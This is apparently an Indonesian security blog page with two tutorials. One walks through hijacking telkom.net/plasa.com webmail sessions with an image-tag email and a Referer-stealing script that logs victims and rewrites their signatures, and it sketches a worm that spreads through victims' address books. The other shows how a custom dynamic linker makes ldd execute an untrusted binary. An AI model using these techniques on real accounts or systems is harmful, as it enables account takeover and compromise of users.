Cara kerja script di atas adalah: Pada baris ke-3 isi header Referer diambil. Kemudian dibuat dan dibuka file daftarkorban.txt. File ini adalah log yang menyimpan daftar korban. Pada baris ke-22, session ID diambil dari header referer. Setelah session ID didapatkan kini script bisa mengubah signature korban, dengan cara mengirimkan POST request ke http://mail.telkom.net/Session/[SESSIONID_KORBAN]/settings.wssp, perhatikan baris ke-65. Setelah mengubah signature korban, pada baris ke-66 sampai baris ke-72, script membuat image dengan pesan “Signature anda berhasil diganti menjadi:”.
Launch The Attack
Oke, kini semua persiapan sudah siap. Kini saatnya kita melancarkan serangan dengan mengirimkan email html yang mengandung tag IMG. Dalam contoh attacker adalah rizki.wicaksono@telkom.net dan korban adalah rizki.wicaksono@plasa.com. Ingat ini hanya contoh, dalam kenyataannya attacker bisa menggunakan email apapun, bahkan email palsu (anonymous). Perhatikan gambar berikut ini yang menunjukan bagaimana email yang berisi jebakan dibuat dan ditujukan untuk korban.

compose attack email
Dalam gambar tersebut email diisi dengan tag HTML IMG. Perhatikan bahwa saya bisa saja membuat image tersebut invisible dengan memberikan atribut width dan src 0. Dengan membuat image menjadi invisible, korban tidak akan menyadari bahwa emailnya telah dibajak. Tapi untuk contoh saya membiarkan gambar berukuran besar. Berikut ini adalah isi tanda tangan (signature) email korban sebelum email dibuka.

Dan gambar berikut adalah gambar ketika email attacker tiba.

email attacker tiba
Dan gambar berikut adalah gambar ketika email attacker dibuka oleh korban. Pada gambar tersebut terlihat bahwa session id korban dan pesan bahwa signature korban berubah tertulis dalam file image.jpg.

victim open email and his session hijacked instantly
Pada saat korban membuka email dari attacker, pada saat itu juga attacker menguasai penuh account email korban. Dalam contoh artikel ini attacker mengubah signature korban dengan menambahkan string [YOUR EMAIL HAS BEEN HACKED]. Berikut ini adalah gambar signature korban setelah korban membuka email attacker.

Worm Attack: More Dangerous Scenario
Skenario serangan yang lebih berbahaya adalah bila attacker mengeksploitasi kelemahan ini untuk menciptakan worm. Ingat bahwa ketika attacker mendapatkan session ID, pada saat itu attacker memiliki power yang setara dengan korban. Dengan session korban, attacker bisa mengirimkan email serangan yang sama ke calon korban lain yang ada di dalam daftar buku alamat korban. Begitu teman korban membuka email itu, maka session dia juga dalam genggaman attacker dan dia juga akan menyebarkan serangan ke teman-temannya. Hal ini akan memicu reaksi berantai yang berbahaya.
Sulitkah membuat worm seperti itu? Tidak sulit kok, mudah sekali. Semua itu tidak lebih dari kombinasi request GET dan POST dengan berbekal session ID korban. Attacker harus membaca phone book dengan mengirim request HTTP (GET/POST) dengan session ID korban. Setelah itu attacker akan mengirimkan email serangan ke teman-teman korban juga dengan melakukan request HTTP dengan session ID korban. Begitu seterusnya. Tidak sulit bukan, apalagi buat orang yang sudah sering memprogram.
Tips Menghindari Serangan
Karena serangan ini dilakukan dengan membajak session web, maka serangan ini hanya bisa dilakukan bila korban membaca email telkom.net dan plasa.com dengan webmail. Jadi agar terhindar dari serangan ini, gunakanlah akses POP3 atau IMAP untuk membaca email. Dengan menggunakan email client non-web seperti Thunderbird dan Outlook anda akan aman dari serangan ini.
Exploiting LDD for Arbitrary Code Execution
Hati-hati dengan program LDD, jangan sembarangan menjalankan LDD pada program executable yang tidak dikenal dan tidak dipercaya, sebab salah-salah malah anda menjalankan program tersebut dan bisa membuat komputer anda compromised. Apa itu LDD dan bagaimana cara mengexploitnya silakan disimak artikel berikut ini.
Shared Library and Linking
Seperti yang telah saya jelaskan dalam artikel sebelumnya tentang belajar assembly, program adalah kumpulan instruksi prosesor dalam bahasa mesin (binary). Namun yang perlu diketahui adalah tidak semua instruksi yang dibutuhkan dimasukkan (baca:dilink) dalam file executablenya.
Subroutine/prosedur/fungsi yang umum tidak perlu dimasukkan ke dalam file executable, cukup disimpan dalam suatu file library yang boleh dipakai semua program yang membutuhkan. Library ini disebut dengan shared library atau shared object (so). Shared library dalam lingkungan windows dikenal dengan DLL.
Proses linking adalah proses menggabungkan library external yang dibutuhkan untuk menjalankan program. Linking bisa dilakukan satu kali saja, yaitu setelah proses compiling, atau dilakukan setiap kali menjalankan program atau at-runtime.

Pada gambar di atas terlihat proses linking yang dilakukan setelah tahap compiling. Hasil dari proses compile adalah object file yang masih memerlukan code dalam library external. Dalam tahap linking, semua code yang diperlukan dari library external di-include ke dalam file executable.
Berdasarkan waktu linkingnya, file executable bisa dibedakan menjadi 2:
- Statically linked: Linking once at compile time
Bila semua code dari library external telah diinclude ke dalam file executable, maka file tersebut bertipe statically linked executable. Executable jenis ini tidak mempunyai ketergantungan (dependency) terhadap library apapun, sehingga bersifat portable.
Kelemahan executable jenis ini adalah boros space disk dan memori. Karena semua code dari external library diinclude ke dalam executable, maka ukuran file executable menjadi besar. Begitu pula pada saat run-time, memori yang diperlukan lebih besar karena code yang harus diload ke memori sebelum dieksekusi lebih besar.
Dalam artikel sebelumnya tentang pemrograman assembly, file executable yang dihasilkan dari source assembly adalah bertipe statically linked. Hal ini bisa dilihat dengan utility bernama “file” seperti contoh di bawah ini.
$ file ./hello
ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
Compiler gcc secara default membuat executable bertipe dynamic, sehingga untuk membuat executable statically linked perlu memakai parameter: –static seperti contoh di bawah ini:
$ gcc myapp.c -o myapp --static
$ file ./myapp
./myapp: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.6.9, statically linked, for GNU/Linux 2.6.9, not stripped
- Dynamically linked: Linking at run-time
Disebut dynamically linked karena proses linking tidak terjadi pada saat pembuatan file executable (compile time). Proses linking dilakukan secara dinamis setiap kali program akan dijalankan (at runtime).

Dengan tidak meng-include library ke dalam file executable, maka ukuran file menjadi kecil. Selain itu keuntungannya adalah lebih hemat memori. Memori yang diperlukan untuk code dari library cukup satu area saja kemudian banyak proses boleh memakainya bersama-sama. Dengan cara ini code yang sama tidak perlu diduplikasi di banyak tempat. Pada gambar di atas terlihat bahwa code untuk fungsi printf(), strlen() dan malloc() cukup berada di area memori untuk library, tidak perlu diduplikasi di masing-masing proses.
Pada executable bertipe statically linked, setiap proses memiliki area memori sendiri khusus untuk code yang tidak bisa di-share (dipakai) oleh proses lain sehingga banyak terjadi duplikasi code yang mengakibatkan pemborosan memori.
1 2 3 4 5 6 | $ gcc myapp.c -o myapp_static --static $ ls -l myapp_static -rwxrwxr-x 1 masadmin masadmin 524172 Nov 12 15:23 myapp_static $ gcc myapp.c -o myapp $ ls -l myapp -rwxrwxr-x 1 masadmin masadmin 4733 Nov 12 15:23 myapp |
Perhatikan contoh di atas, ukuran statically linked executable (myapp_static) adalah 516KB sedangkan dynamically linked (myapp) hanya 8KB. Statically linked jauh lebih besar ukurannya dibandingkan dinamically linked karena semua code dari library ikut di-include ke dalam file executable.
Dynamic Linker
Executable dynamically linked tidak bisa langsung dieksekusi karena membutuhkan code yang ada pada external library. Agar bisa dieksekusi diperlukan proses linking yang dilakukan sesaat sebelum eksekusi (at run-time). Linking at runtime ini dilakukan oleh program yang disebut dengan dynamic linker.
Setiap ELF executable yang dilink secara dinamis, ketika akan dieksekusi, OS akan terlebih dahulu mengeksekusi dynamic linker sebelum mengeksekusi program. Dynamic linker bertanggung jawab menyiapkan semua code library yang dibutuhkan agar program siap dieksekusi, proses ini juga dikenal dengan dependency resolving.
Setiap executable boleh menggunakan dynamic linker yang berbeda-beda. Full path lokasi dynamic linker yang dipakai suatu file disimpan dalam section “.interp” (interpreter) dalam executable. Default dynamic linker untuk Linux adalah ld-linux.so atau ld-linux.so.2. Dengan objdump, kita bisa melihat dynamic linker yang dipakai suatu file:
$ objdump -j .interp -s ./myapp

./myapp:     file format elf32-i386

Contents of section .interp:
 8048114 2f6c6962 2f6c642d 6c696e75 782e736f  /lib/ld-linux.so
 8048124 2e3200                               .2.
Dalam contoh di atas, myapp menggunakan dynamic linker “/lib/ld-linux.so.2″ yaitu dynamic linker default Linux.
Ingat bahwa dynamic linker yang digunakan tidak harus dynamic linker default dari OS, setiap executable boleh memilih memakai dynamic linker apapun.
What is LDD
LDD dipakai untuk melihat shared library apa saja yang dipakai oleh suatu file executable yang dilink secara dinamik. Dengan kata lain untuk menampilkan library dependency suatu executable. Untuk lebih jelasnya, kita langsung saja praktek memakai LDD.
$ ldd /bin/ls
        linux-gate.so.1 =>  (0x00452000)
        librt.so.1 => /lib/librt.so.1 (0x005d9000)
        libacl.so.1 => /lib/libacl.so.1 (0x005c4000)
        libselinux.so.1 => /lib/libselinux.so.1 (0x00562000)
        libc.so.6 => /lib/libc.so.6 (0x00110000)
        libpthread.so.0 => /lib/libpthread.so.0 (0x00520000)
        /lib/ld-linux.so.2 (0x003b2000)
        libattr.so.1 => /lib/libattr.so.1 (0x00646000)
        libdl.so.2 => /lib/libdl.so.2 (0x0051a000)
        libsepol.so.1 => /lib/libsepol.so.1 (0x0057c000)
$ ldd ./myapp
        linux-gate.so.1 =>  (0x0059f000)
        libc.so.6 => /lib/libc.so.6 (0x003d5000)
        /lib/ld-linux.so.2 (0x003b2000)
Dalam contoh di atas terlihat library apa saja yang diperlukan oleh /bin/ls dan ./myapp. Semua library dalam daftar di atas harus tersedia sebab program akan memanggil fungsi-fungsi yang ada pada library tersebut, bila ada satu saja library yang dibutuhkan tidak tersedia, maka program tidak bisa dieksekusi.
Creating Dummy Linker
Sekarang kita akan coba membuat executable yang tidak memakai default dynamic linker (/lib/ld-linux.so.2). Linker sebenarnya adalah program yang sangat kompleks, namun dalam contoh ini saya akan membuat dummy linker. Saya memakai program hello yang dibuat dalam assembly di artikel ini sebagai dummy linker. Perhatikan source hello_ld.asm di bawah ini:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 | section .text global _start _start: ; write() mov edx,len mov ecx,msg mov ebx,1 mov eax,4 int 0x80 ; exit(0) mov ebx,0 mov eax,1 int 0x80 section .data msg db "I'm Hello Linker!",0xa len equ $ - msg |
Source assembly di atas adalah source program yang akan kita pakai sebagai dummy linker. Compile program di atas dengan:
$ nasm -f elf hello_ld.asm
Setelah itu akan terbentuk object file hello_ld.o. Object file itu perlu di-link dengan ld agar menjadi statically linked executable.:
Dynamic linker haruslah statically linked executable, sebab bila tidak, berarti dynamic linker juga perlu dynamic linker alias mbulet!
$ ld -s -o hello_ld hello_ld.o
Setelah menjadi executable, kita bisa coba jalankan:
$ ./hello_ld
I'm Hello Linker!
Oke, sekarang kita sudah punya dummy dynamic linker. Sekarang kita buat program sederhana yang menggunakan hello_ld sebagai dynamic linker-nya. Program ini dibuat dengan bahasa C yang sangat sederhana untuk contoh saja.
1 2 3 4 | #include <stdio.h> int main() { printf("This is My App!\n"); } |
Sekarang kita compile source di atas 2x untuk menunjukkan bedanya menggunakan dynamic linker default dengan dynamic linker non-default. Pertama kita compile untuk memakai dynamic linker default Linux. Tidak ada opsi yang ditambahkan pada gcc karena kita memakai default linker.
1 2 3 4 5 6 7 8 9 10 | $ gcc myapp.c -o myapp_defaultld $ objdump -j .interp -s myapp_default myapp_defaultld: file format elf32-i386 Contents of section .interp: 8048114 2f6c6962 2f6c642d 6c696e75 782e736f /lib/ld-linux.so 8048124 2e3200 .2. $ ./myapp_defaultld This is My App! |
Sekarang kita compile source yang sama namun dengan menyebutkan dynamic linker yang akan dipakai. Opsi yang ditambahkan pada gcc adalah -Wl,–dynamic-linker seperti pada contoh di bawah ini:
1 2 3 4 5 6 7 8 | $ gcc -Wl,--dynamic-linker,./hello_ld myapp.c -o myapp_hellold $ objdump -j .interp -s myapp_hellold myapp_hellold: file format elf32-i386 Contents of section .interp: 8048114 2e2f6865 6c6c6f5f 6c6400 ./hello_ld. $ ./myapp_hellold I'm Hello Linker! |
Ketika myapp_hellold dijalankan yang muncul adalah “I’m Hello Linker!”, padahal dari source myapp.c seharusnya yang muncul adalah “This is My App!”. Hal ini bisa terjadi karena myapp_hellold memakai linker hello_ld (lihat isi .interp di atas). Ingat yang pertama kali dieksekusi bukan code programnya, tapi dynamic linker, jadi program hello_ld dieksekusi dulu, baru kemudian myapp_hellold akan dieksekusi.
Seharusnya myapp_hellold juga dieksekusi, namun karena pada hello_ld ada instruksi exit(0) yang artinya keluar dari program (berhenti), jadi program berhenti sebelum mengeksekusi program myapp_hellold.
Force Execution using Default Linker
Sebelumnya sudah saya jelaskan dua contoh program: myapp_defaultld (memakai default linker), dan myapp_hellold (memakai hello_ld sebagai linker). Bila kita mengeksekusi dengan cara menyebutkan nama programnya di command prompt, maka program itu akan dieksekusi dengan linker yang ada di section “.interp”.
Namun kita bisa membuat program mengabaikan linker yang ada di .interp dan memakai default linker. Perhatikan contoh di bawah ini:
1 2 3 4 | $ ./myapp_hellold I'm Hello Linker! $ /lib/ld-linux.so.2 ./myapp_hellold This is My App! |
Pada baris ke-1 kita mengeksekusi dengan cara langsung menyebutkan nama program di command prompt. Dengan cara tersebut, OS akan mengeksekusi linker yang ada di section .interp dalam file executable, baru kemudian mengeksekusi code program sehingga muncul “I’m Hello Linker!”, myapp_hellold tidak dieksekusi karena dummy linker hello_ld mengandung instruksi exit().
Pada baris ke-3, kita menjalankan program dengan menyebutkan dynamic linker dan memberikan argumen berupa nama program yang akan diekekusi di command prompt. Dengan cara ini maka dynamic linker tersebutlah yang dipakai, bukan linker yang disebutkan dalam section .interp. Karena ld-linux.so.2 adalah linker beneran bukan dummy linker, maka program myapp_hellold berhasil dieksekusi dengan sempurna sehingga yang muncul adalah teks “This is My App!”.
How LDD Works
Sekarang kita masuk pada pembahasan mengenai LDD. LDD diapakai untuk menampilkan daftar library dependency atau library yang dibutuhkan oleh suatu executable yang dilink secara dinamis. Bagaimana cara LDD menampilkan daftar dependency library? Perhatikan contoh di bawah ini untuk memahaminya.
1 2 3 4 5 6 7 8 9 10 11 12 | $ ldd /bin/pwd
linux-gate.so.1 => (0x00e88000)
libc.so.6 => /lib/libc.so.6 (0x003d5000)
/lib/ld-linux.so.2 (0x003b2000)
$ LD_TRACE_LOADED_OBJECTS=1 /bin/pwd
linux-gate.so.1 => (0x00cc3000)
libc.so.6 => /lib/libc.so.6 (0x003d5000)
/lib/ld-linux.so.2 (0x003b2000)
$ LD_TRACE_LOADED_OBJECTS=1 /lib/ld-linux.so.2 /bin/pwd
linux-gate.so.1 => (0x00a54000)
libc.so.6 => /lib/libc.so.6 (0x003d5000)
/lib/ld-linux.so.2 (0x003b2000) |
Pada baris ke-1 kita menggunakan program LDD untuk menampilkan library dependency. Pada baris ke-5 kita juga bisa menampilkan library dependency tanpa menggunakan program LDD. Caranya adalah dengan mengeset variabel environment LD_TRACE_LOADED_OBJECTS=1 ketika mengeksekusi /bin/pwd. Di command prompt kita bisa mengeset variabel environment sekaligus mengeksekusi program dalam satu baris seperti pada contoh di baris ke-5. Ketika environment variable tersebut diset, maka program tidak dieksekusi, dan library dependency program tersebut ditampilkan.
Pada baris ke-9 kita mengeset environment variable sekaligus mengeksekusi /bin/pwd dengan menggunakan linker /lib/ld-linux.so.2. Dengan cara ini linker yang ada di section .interp file /bin/pwd tidak dipakai (kebetulan /bin/pwd juga memakai linker /lib/ld-linux.so.2).
Dari contoh di atas terlihat bahwa LDD bekerja dengan cara mengeset variabel environment LD_TRACE_LOADED_OBJECTS=1, kemudian mengeksekusi program tersebut. Jadi sebenarnya tanpa program LDD kita juga bisa melihat library dependency suatu executable dengan cara seperti pada baris ke-5 dan baris ke-9 di atas.
Kalau diperhatikan LDD sebanarnya adalah bash script. Dalam script tersebut akan terlihat bahwa sebenarnya yang dilakukan ldd adalah mengeset environment variable LD_TRACE_LOADED_OBJECTS sebelum mengeksekusi program (jangan kaget, memang ldd mengeksekusi program itu!). Hanya itu yang dilakukan ldd, selanjutnya semua tergantung dari dynamic linker yang ada pada executable tersebut.
Exploiting LDD for Arbitrary Code Execution
Sampai di sini sepertinya tidak ada yang salah dengan LDD. Namun sebenarnya ada masalah serius dalam cara kerja LDD. Sekarang kita ganti contohnya executablenya bukan /bin/passwd tetapi myapp_defaultld dan myapp_hellold dan silakan perhatikan perbedaannya.
1 2 3 4 5 6 | $ ldd ./myapp_defaultld
linux-gate.so.1 => (0x007f8000)
libc.so.6 => /lib/libc.so.6 (0x003d5000)
/lib/ld-linux.so.2 (0x003b2000)
$ ldd ./myapp_hellold
I'm Hello Linker! |
Oops, ldd tidak bekerja pada myapp_hellold. Justru sistem terancam compromised karena program dieksekusi padahal niatnya hanya ingin melihat dependencynya saja. Kita lanjutkan dengan contoh berikutnya di bawah ini.
1 2 3 4 5 6 | $ LD_TRACE_LOADED_OBJECTS=1 ./myapp_defaultld
linux-gate.so.1 => (0x00970000)
libc.so.6 => /lib/libc.so.6 (0x003d5000)
/lib/ld-linux.so.2 (0x003b2000)
$ LD_TRACE_LOADED_OBJECTS=1 ./myapp_hellold
I'm Hello Linker! |
Sekarang kita tidak memakai LDD, namun mengeset environment variable LD_TRACE_LOADED_OBJECTS=1 sebelum mengeksekusi program. Sekali lagi kita melihat, dependency library hanya muncul untuk program ./myapp_defaultld. Dependency ./myapp_hellold tidak muncul, malah program tersebut dieksekusi. Apa yang sebenarnya terjadi? Sebelum menjawabnya, perhatikan lagi contoh di bawah ini.
1 2 3 4 5 6 7 8 | $ LD_TRACE_LOADED_OBJECTS=1 /lib/ld-linux.so.2 ./myapp_hellold
linux-gate.so.1 => (0x004a2000)
libc.so.6 => /lib/libc.so.6 (0x00110000)
./hello_ld => /lib/ld-linux.so.2 (0x003b2000)
$ LD_TRACE_LOADED_OBJECTS=1 /lib/ld-linux.so.2 ./myapp_defaultld
linux-gate.so.1 => (0x004fb000)
libc.so.6 => /lib/libc.so.6 (0x00110000)
/lib/ld-linux.so.2 (0x003b2000) |
Aha, kali ini kedua program tersebut berhasil dilihat dependency-nya. Kenapa kali ini bisa? Pada contoh yang terakhir ini kedua program dieksekusi dengan menggunakan dynamic linker “/lib/ld-linux.so.2″ bukan linker yang ada pada masing-masing executable.
Sebenarnya yang menampilkan dependency library suatu executable adalah dynamic linker, bukan ldd. Itu sebabnya mengapa myapp_hellold tidak bisa dilihat dependencynya karena memakai linker sendiri yaitu ./hello_ld (bukan default linker “/lib/ld-linux.so.2″)
Sebagai dynamic linker, ld-linux.so.2 bertanggung jawab melakukan dependency resolving dan menyiapkan program untuk dieksekusi. Setelah dynamic linker selesai dieksekusi, baru code pada program mulai dieksekusi. Namun ada satu kondisi di mana code program tidak dieksekusi, yaitu bila ada variable environment LD_TRACE_LOADED_OBJECTS. Bila ld-linux.so.2 menemukan variabel tersebut, maka program tidak diekseksui, dan ld-linux.so.2 menampilkan dependency library executable tersebut.
Kesalahan LDD adalah menganggap semua linker yang dipilih suatu executable (di section .interp file executable) bisa dipercaya. Dengan mengeset LD_TRACE_LOADED_OBJECTS sebelum mengeksekusi program, LDD berharap linker tidak mengeksekusi program tersebut.
LD_TRACE_LOADED_OBJECTS berfungsi sebagai penanda, atau rambu yang khusus dibuat agar linker tidak mengeksekusi program, namun hanya menampilkan dependency library. Namun masalahnya tidak semua linker menghormati aturan itu, attacker bisa membuat malicious linker yang tidak mempedulikan rambu LD_TRACE_LOADED_OBJECTS. Akibatnya seorang administrator/root yang berniat melihat dependency suatu executable, bisa terjebak mengeksekusi executable tersebut.
Administrator yang menggunakan ldd untuk melihat dependency list ./myapp_hellold akan terjebak karena bukannya mendapatkan dependency list, malah mengeksekusi program tersebut. Bila pada program tersebut terdapat malicious code, maka akibatnya bisa fatal sekali, terutama bila admin menggunakan ldd dengan account root.
Langganan:
Postingan (Atom)